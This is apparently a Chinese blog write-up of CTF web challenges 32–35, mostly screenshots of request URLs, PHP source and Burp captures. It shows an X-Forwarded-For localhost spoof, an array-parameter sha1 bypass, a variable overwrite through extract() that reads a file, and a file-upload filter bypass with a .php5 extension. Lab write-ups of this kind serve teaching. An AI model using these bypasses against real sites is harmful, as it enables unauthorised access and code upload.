
传入参数实现php0e弱比较。拿到flag。



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第32题:程序员本地网站

bp抓包，添加X-Forwarded-For参数为127.0.0.1



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第33题: 各种绕过

发现有加密函数。直接考虑到数组空绕过。既有POST参数又有GET参数。直接传递了。并拿到flag。

The screenshot shows a web browser window with the URL `123.206.87.240:8002/web7/index.php?uname[]=123&passwd[]=234&id=margin&`. The page content is a PHP script:

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';
}
```

The output of the script is: `?> Flag: flag(HACK_45hhs_213sDD)`

On the left side, there is a HackBar Quantum interface with various tools like Encryption, Encoding, XSS, SQL, Strings, and Payloads. The 'Auto-Pwn' section is checked, and the 'passwd[]' field contains '234'.

At the bottom right, there is a small green circular icon with '62%' and 'OK's' text.

At the bottom right, there is a URL: https://blog.csdn.net/qq_27180763

第34题：WEB8

首先有一个提示：txt。估计web根目录下有一个txt文件夹。构造url=`http://123.206.87.240:8002/web8/?ac=flags&fn=flag.txt`.成功拿到flag。

The screenshot shows a web browser window with the URL `123.206.87.240:8002/web8/?ac=flags&fn=flag.txt`. The page content is a PHP script:

```
<?php
extract($_GET);
if (!empty($ac))
{
    $f = trim(file_get_contents($fn));
    if ($ac === $f)
    {
        echo "<p>This is flag: " . $f . "</p>";
    }
    else
    {
        echo "<p>sorry!</p>";
    }
}
?>
```


The output of the script is: `This is flag: flag(3cfb7a90fc0de31)`

At the bottom right, there is a small green circular icon with '40%' and '5.1K/s' text.

At the bottom right, there is a URL: https://blog.csdn.net/qq_27180763

第35题：求GetShell

这是一道文件上传的题。综合文件上传绕过的基本姿势，这道题只需要更改Multipart/form-data的大小写、Content-Type的值为图片且php后缀更改为php5即可拿到flag。



The screenshot displays the Burp Suite interface with a request and response view. The request is a POST to /web9/index.php with a multipart form-data body. The response is an HTTP 200 OK from nginx, indicating a successful upload. The key 'KEY{bb35dc123820e}' is visible in the response body.

```
Request
Raw Params Headers Hex
POST /web9/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/web9/index.php
Content-Type: Multipart/form-data;
boundary=-----114782935826962
Content-Length: 321
Connection: close
Upgrade-Insecure-Requests: 1
-----114782935826962
Content-Disposition: form-data; name="file"; filename="getshell.php5"
Content-Type: image/jpeg
<?php echo 'getshell';?>
-----114782935826962
Content-Disposition: form-data; name="submit"
Submit
-----114782935826962--

Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 23 Oct 2018 00:04:25 GMT
Content-Type: text/html
Connection: close
Content-Length: 268

<html>
<body>
<form action="/index.php" method="post"
enctype="multipart/form-data">
My name is margin,give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>

KEY{bb35dc123820e}
```